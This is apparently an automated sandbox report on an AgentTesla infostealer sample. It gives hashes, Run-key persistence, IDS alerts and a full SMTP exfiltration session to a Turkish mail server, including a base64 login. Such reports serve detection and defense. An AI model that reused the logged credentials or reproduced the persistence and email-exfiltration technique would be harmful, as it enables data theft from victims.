http://www.zhongyicts.com.cn	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false	URL Reputation: safe	unknown
http://www.sakkal.com	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false	URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
212.58.6.82	mail.akademetre.com	Turkey		8685	DORUKNETTR	true

Private

IP

192.168.2.1

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	756002
Start date and time:	2022-11-29 13:49:09 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@7/4@3/2

EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 23.35.236.109
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, ocsp.digicert.com, e16604.g.akamaiedge.net, ctldl.windowsupdate.com, prod.fs.microsoft.com.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe

Simulations

Behavior and APIs

Time	Type	Description
13:50:20	API Interceptor	602x Sleep call for process: SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe modified
13:50:37	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run wPBZqbH C:\Users\user\AppData\Roaming\wPBZqbH\wPBZqbH.exe
13:50:46	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run wPBZqbH C:\Users\user\AppData\Roaming\wPBZqbH\wPBZqbH.exe
13:50:52	API Interceptor	420x Sleep call for process: wPBZqbH.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe.log 

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe
----------	---

C:\Users\user\AppData\Roaming\wPBZqbH\wPBZqbH.exe:Zone.Identifier 	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	true
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....Zoneld=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.654583285045402
TrID:	- Win32 Executable (generic) Net Framework (10011505/4) 49.80% - Win32 Executable (generic) a (10002005/4) 49.75% - Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% - Windows Screen Saver (13104/52) 0.07% - Generic Win/DOS Executable (2004/3) 0.01%
File name:	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe
File size:	942592
MD5:	d6f0e59d1bb1d559029da21e132a1c9b
SHA1:	7b760ca553c6d95126146825b1f5b846d5a69378
SHA256:	0afcaf64f298203c19ee5001aeb67a4a785a2a3a56fac3ead54c86811583d873
SHA512:	21615f5cce87c73e219f8357ad7b989f1c9b769ff1440a3e6804da6a9d020e864f39e22d32361edd996d8d11f9945a60eab2fe0b32f55a9aa5d0901fcb4db4fb
SSDEEP:	24576:FyDdEPf3ZQWjM2Xgx9cyEthRYxdliPrgldbl:FTPfZpHw0hRO+i3zdbl
TLSH:	C415D09033A6AF71F5796BF22511900827B23C5EA5F1D2296DDDF0DE2A72B4049F0B27
File Content Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$......PE..L.....c.....0..Z....."y... ..@.. ..@.....

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4e7922
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xea000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections								
Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xe5928	0xe5a00	False	0.8265057243467611	data	7.661200368718481	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xe8000	0x388	0x400	False	0.37109375	data	2.851224218573292	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xea000	0xc	0x200	False	0.044921875	data	0.10191042566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ


Resources					
Name	RVA	Size	Type	Language	Country
RT_VERSION	0xe8058	0x32c	data		

Imports	
DLL	Import
mscoree.dll	_CorExeMain

Network Behavior								
Snort IDS Alerts								
Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP	
192.168.2.3212.58.6.8249 6995872840032 11/29/22-13:51:17.089585	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49699	587	192.168.2.3	212.58.6.82	
192.168.2.3212.58.6.8249 6985872851779 11/29/22-13:50:47.438476	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49698	587	192.168.2.3	212.58.6.82	
192.168.2.3212.58.6.8249 6985872840032 11/29/22-13:50:47.438476	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49698	587	192.168.2.3	212.58.6.82	
192.168.2.3212.58.6.8249 6985872030171 11/29/22-13:50:47.438476	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49698	587	192.168.2.3	212.58.6.82	
192.168.2.3212.58.6.8249 6995872851779 11/29/22-13:51:17.089585	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49699	587	192.168.2.3	212.58.6.82	
192.168.2.3212.58.6.8249 6995872030171 11/29/22-13:51:17.089495	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49699	587	192.168.2.3	212.58.6.82	

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3212.58.6.8249 6995872839723 11/29/22- 13:51:17.089495	TCP	2839723	ETPRO TROJAN Win32/Agent Tesla SMTP Activity	49699	587	192.168.2.3	212.58.6.82
192.168.2.3212.58.6.8249 6985872839723 11/29/22- 13:50:47.438476	TCP	2839723	ETPRO TROJAN Win32/Agent Tesla SMTP Activity	49698	587	192.168.2.3	212.58.6.82

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 13:50:46.464090109 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:50:46.511168957 CET	587	49698	212.58.6.82	192.168.2.3
Nov 29, 2022 13:50:46.511468887 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:50:46.558432102 CET	587	49698	212.58.6.82	192.168.2.3
Nov 29, 2022 13:50:46.559271097 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:50:46.606108904 CET	587	49698	212.58.6.82	192.168.2.3
Nov 29, 2022 13:50:46.655273914 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:50:46.935766935 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:50:46.983202934 CET	587	49698	212.58.6.82	192.168.2.3
Nov 29, 2022 13:50:46.992780924 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:50:47.039427042 CET	587	49698	212.58.6.82	192.168.2.3
Nov 29, 2022 13:50:47.040189028 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:50:47.089314938 CET	587	49698	212.58.6.82	192.168.2.3
Nov 29, 2022 13:50:47.097309113 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:50:47.144164085 CET	587	49698	212.58.6.82	192.168.2.3
Nov 29, 2022 13:50:47.164084911 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:50:47.212336063 CET	587	49698	212.58.6.82	192.168.2.3
Nov 29, 2022 13:50:47.264759064 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:50:47.360836029 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:50:47.408160925 CET	587	49698	212.58.6.82	192.168.2.3
Nov 29, 2022 13:50:47.438476086 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:50:47.438476086 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:50:47.439301968 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:50:47.439404011 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:50:47.485557079 CET	587	49698	212.58.6.82	192.168.2.3
Nov 29, 2022 13:50:47.485599995 CET	587	49698	212.58.6.82	192.168.2.3
Nov 29, 2022 13:50:47.487940073 CET	587	49698	212.58.6.82	192.168.2.3
Nov 29, 2022 13:50:47.530864000 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:51:16.604470968 CET	49699	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:51:16.652203083 CET	587	49699	212.58.6.82	192.168.2.3
Nov 29, 2022 13:51:16.652467012 CET	49699	587	192.168.2.3	212.58.6.82

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 13:51:16.699928999 CET	587	49699	212.58.6.82	192.168.2.3
Nov 29, 2022 13:51:16.700433016 CET	49699	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:51:16.747869015 CET	587	49699	212.58.6.82	192.168.2.3
Nov 29, 2022 13:51:16.788933992 CET	49699	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:51:16.836425066 CET	587	49699	212.58.6.82	192.168.2.3
Nov 29, 2022 13:51:16.836760044 CET	49699	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:51:16.883714914 CET	587	49699	212.58.6.82	192.168.2.3
Nov 29, 2022 13:51:16.897727966 CET	49699	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:51:16.945310116 CET	587	49699	212.58.6.82	192.168.2.3
Nov 29, 2022 13:51:16.945756912 CET	49699	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:51:16.993016958 CET	587	49699	212.58.6.82	192.168.2.3
Nov 29, 2022 13:51:16.993458033 CET	49699	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:51:17.041285992 CET	587	49699	212.58.6.82	192.168.2.3
Nov 29, 2022 13:51:17.041623116 CET	49699	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:51:17.088543892 CET	587	49699	212.58.6.82	192.168.2.3
Nov 29, 2022 13:51:17.089494944 CET	49699	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:51:17.089585066 CET	49699	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:51:17.089683056 CET	49699	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:51:17.089716911 CET	49699	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:51:17.136337042 CET	587	49699	212.58.6.82	192.168.2.3
Nov 29, 2022 13:51:17.136367083 CET	587	49699	212.58.6.82	192.168.2.3
Nov 29, 2022 13:51:17.138907909 CET	587	49699	212.58.6.82	192.168.2.3
Nov 29, 2022 13:51:17.189062119 CET	49699	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:52:26.316526890 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:52:26.397782087 CET	587	49698	212.58.6.82	192.168.2.3
Nov 29, 2022 13:52:26.397880077 CET	587	49698	212.58.6.82	192.168.2.3
Nov 29, 2022 13:52:26.397990942 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:52:26.398627996 CET	49698	587	192.168.2.3	212.58.6.82
Nov 29, 2022 13:52:26.445650101 CET	587	49698	212.58.6.82	192.168.2.3

UDP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 13:50:46.354928970 CET	49977	53	192.168.2.3	8.8.8.8
Nov 29, 2022 13:50:46.420072079 CET	53	49977	8.8.8.8	192.168.2.3
Nov 29, 2022 13:50:46.813074112 CET	57840	53	192.168.2.3	8.8.8.8
Nov 29, 2022 13:50:46.886568069 CET	53	57840	8.8.8.8	192.168.2.3
Nov 29, 2022 13:51:16.486697912 CET	57990	53	192.168.2.3	8.8.8.8
Nov 29, 2022 13:51:16.571836948 CET	53	57990	8.8.8.8	192.168.2.3

DNS Queries								
Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 29, 2022 13:50:46.354928970 CET	192.168.2.3	8.8.8.8	0xac75	Standard query (0)	mail.akade metre.com	A (IP address)	IN (0x0001)	false
Nov 29, 2022 13:50:46.813074112 CET	192.168.2.3	8.8.8.8	0x1488	Standard query (0)	_kerberos. _tcp.dc._m sdcs.akade metre.com	33	IN (0x0001)	false
Nov 29, 2022 13:51:16.486697912 CET	192.168.2.3	8.8.8.8	0x2c79	Standard query (0)	mail.akade metre.com	A (IP address)	IN (0x0001)	false

DNS Answers										
Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 29, 2022 13:50:46.420072079 CET	8.8.8.8	192.168.2.3	0xac75	No error (0)	mail.akade metre.com		212.58.6.82	A (IP address)	IN (0x0001)	false
Nov 29, 2022 13:50:46.886568069 CET	8.8.8.8	192.168.2.3	0x1488	Name error (3)	_kerberos. _tcp.dc._m sdcs.akade metre.com	none	none	33	IN (0x0001)	false


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 29, 2022 13:51:16.571836948 CET	8.8.8.8	192.168.2.3	0x2c79	No error (0)	mail.akademetre.com		212.58.6.82	A (IP address)	IN (0x0001)	false

SMTP Packets										
Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands					
Nov 29, 2022 13:50:46.558432102 CET	587	49698	212.58.6.82	192.168.2.3	220 cmail16.webkontrol.doruk.net.tr ESMTPL IceWarp Deep Castle 2 Update 2 build 14; Tue, 29 Nov 2022 15:51:08 +0300					
Nov 29, 2022 13:50:46.559271097 CET	49698	587	192.168.2.3	212.58.6.82	EHLO 562258					
Nov 29, 2022 13:50:46.606108904 CET	587	49698	212.58.6.82	192.168.2.3	250-cmail16.webkontrol.doruk.net.tr Hello 562258 [102.129.143.49], pleased to meet you. 250-ENHANCEDSTATUSCODES 250-SIZE 31457280 250-EXPN 250-ETRN 250-ATRN 250-CHECKPOINT 250-8BITMIME 250-DSN 250-AUTH PLAIN LOGIN DIGEST-MD5 CRAM-MD5 GSSAPI 250-STARTTLS 250-VRFY 250 HELP					
Nov 29, 2022 13:50:46.935766935 CET	49698	587	192.168.2.3	212.58.6.82	AUTH gssapi TIRMTVNTUAABAAAAI4II4gAAAAAAAAAAAAAAAAAAAAAKAO5CAAAA Dw==					
Nov 29, 2022 13:50:46.983202934 CET	587	49698	212.58.6.82	192.168.2.3	535 5.7.8 Authentication credentials invalid					
Nov 29, 2022 13:50:46.992780924 CET	49698	587	192.168.2.3	212.58.6.82	AUTH login c3VsZXRhY0Bha2FkZW1ldHJlMnNvbQ==					
Nov 29, 2022 13:50:47.039427042 CET	587	49698	212.58.6.82	192.168.2.3	334 UGFzc3dvcnQ6					
Nov 29, 2022 13:50:47.089314938 CET	587	49698	212.58.6.82	192.168.2.3	235 2.0.0 Authentication successful					
Nov 29, 2022 13:50:47.097309113 CET	49698	587	192.168.2.3	212.58.6.82	MAIL FROM:<suletas@akademetre.com>					
Nov 29, 2022 13:50:47.144164085 CET	587	49698	212.58.6.82	192.168.2.3	250 2.1.0 <suletas@akademetre.com>... Sender ok					
Nov 29, 2022 13:50:47.164084911 CET	49698	587	192.168.2.3	212.58.6.82	RCPT TO:<suletas@akademetre.com>					
Nov 29, 2022 13:50:47.212336063 CET	587	49698	212.58.6.82	192.168.2.3	250 2.1.5 <suletas@akademetre.com>... Recipient ok					
Nov 29, 2022 13:50:47.360836029 CET	49698	587	192.168.2.3	212.58.6.82	DATA					
Nov 29, 2022 13:50:47.408160925 CET	587	49698	212.58.6.82	192.168.2.3	354 Enter mail, end with "." on a line by itself					
Nov 29, 2022 13:50:47.439404011 CET	49698	587	192.168.2.3	212.58.6.82	.					
Nov 29, 2022 13:50:47.487940073 CET	587	49698	212.58.6.82	192.168.2.3	250 2.6.0 724 bytes received in 00:00:00; Message id 202211291551094239 accepted for delivery					
Nov 29, 2022 13:51:16.699928999 CET	587	49699	212.58.6.82	192.168.2.3	220 cmail16.webkontrol.doruk.net.tr ESMTPL IceWarp Deep Castle 2 Update 2 build 14; Tue, 29 Nov 2022 15:51:38 +0300					
Nov 29, 2022 13:51:16.700433016 CET	49699	587	192.168.2.3	212.58.6.82	EHLO 562258					
Nov 29, 2022 13:51:16.747869015 CET	587	49699	212.58.6.82	192.168.2.3	250-cmail16.webkontrol.doruk.net.tr Hello 562258 [102.129.143.49], pleased to meet you. 250-ENHANCEDSTATUSCODES 250-SIZE 31457280 250-EXPN 250-ETRN 250-ATRN 250-CHECKPOINT 250-8BITMIME 250-DSN 250-AUTH PLAIN LOGIN DIGEST-MD5 CRAM-MD5 GSSAPI 250-STARTTLS 250-VRFY 250 HELP					
Nov 29, 2022 13:51:16.788933992 CET	49699	587	192.168.2.3	212.58.6.82	AUTH gssapi TIRMTVNTUAABAAAAI4II4gAAAAAAAAAAAAAAAAAAAAAKAO5CAAAA Dw==					
Nov 29, 2022 13:51:16.836425066 CET	587	49699	212.58.6.82	192.168.2.3	535 5.7.8 Authentication credentials invalid					
Nov 29, 2022 13:51:16.836760044 CET	49699	587	192.168.2.3	212.58.6.82	AUTH login c3VsZXRhY0Bha2FkZW1ldHJlMnNvbQ==					
Nov 29, 2022 13:51:16.883714914 CET	587	49699	212.58.6.82	192.168.2.3	334 UGFzc3dvcnQ6					
Nov 29, 2022 13:51:16.945310116 CET	587	49699	212.58.6.82	192.168.2.3	235 2.0.0 Authentication successful					
Nov 29, 2022 13:51:16.945756912 CET	49699	587	192.168.2.3	212.58.6.82	MAIL FROM:<suletas@akademetre.com>					
Nov 29, 2022 13:51:16.993016958 CET	587	49699	212.58.6.82	192.168.2.3	250 2.1.0 <suletas@akademetre.com>... Sender ok					
Nov 29, 2022 13:51:16.993458033 CET	49699	587	192.168.2.3	212.58.6.82	RCPT TO:<suletas@akademetre.com>					
Nov 29, 2022 13:51:17.041285992 CET	587	49699	212.58.6.82	192.168.2.3	250 2.1.5 <suletas@akademetre.com>... Recipient ok					
Nov 29, 2022 13:51:17.041623116 CET	49699	587	192.168.2.3	212.58.6.82	DATA					
Nov 29, 2022 13:51:17.088543892 CET	587	49699	212.58.6.82	192.168.2.3	354 Enter mail, end with "." on a line by itself					

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 29, 2022 13:51:17.089716911 CET	49699	587	192.168.2.3	212.58.6.82	.
Nov 29, 2022 13:51:17.138907909 CET	587	49699	212.58.6.82	192.168.2.3	250 2.6.0 724 bytes received in 00:00:00; Message id 202211291551384797 accepted for delivery
Nov 29, 2022 13:52:26.316526890 CET	49698	587	192.168.2.3	212.58.6.82	QUIT
Nov 29, 2022 13:52:26.397782087 CET	587	49698	212.58.6.82	192.168.2.3	221 2.0.0 cmail16.webkontrol.doruk.net.tr closing connection

Statistics

Behavior



System Behavior

Analysis Process: SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe PID: 5708, Parent PID: 3452

General

Target ID:	0
Start time:	13:50:12
Start date:	29/11/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe
Imagebase:	0xb90000
File size:	942592 bytes
MD5 hash:	D6F0E59D1BB1D559029DA21E132A1C9B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.296635266.000000000420B000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.296635266.000000000420B000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000000.00000002.296635266.000000000420B000.00000004.00000800.00020000.00000000.sdmp, Author: unknown - Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.295133580.00000000032AC000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.292899757.0000000002FB1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D1BCF06	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D1BCF06	unknown	
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe.log	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	6D4CC78D	CreateFileW	

File Written									
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol	
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","N otApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, Publ icKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D4CC907	WriteFile	

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D195705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D195705	unknown	
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77ae036903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0F03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D19CA54	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0F03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0F03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0F03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0F03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D195705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D195705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C001B4F	ReadFile	
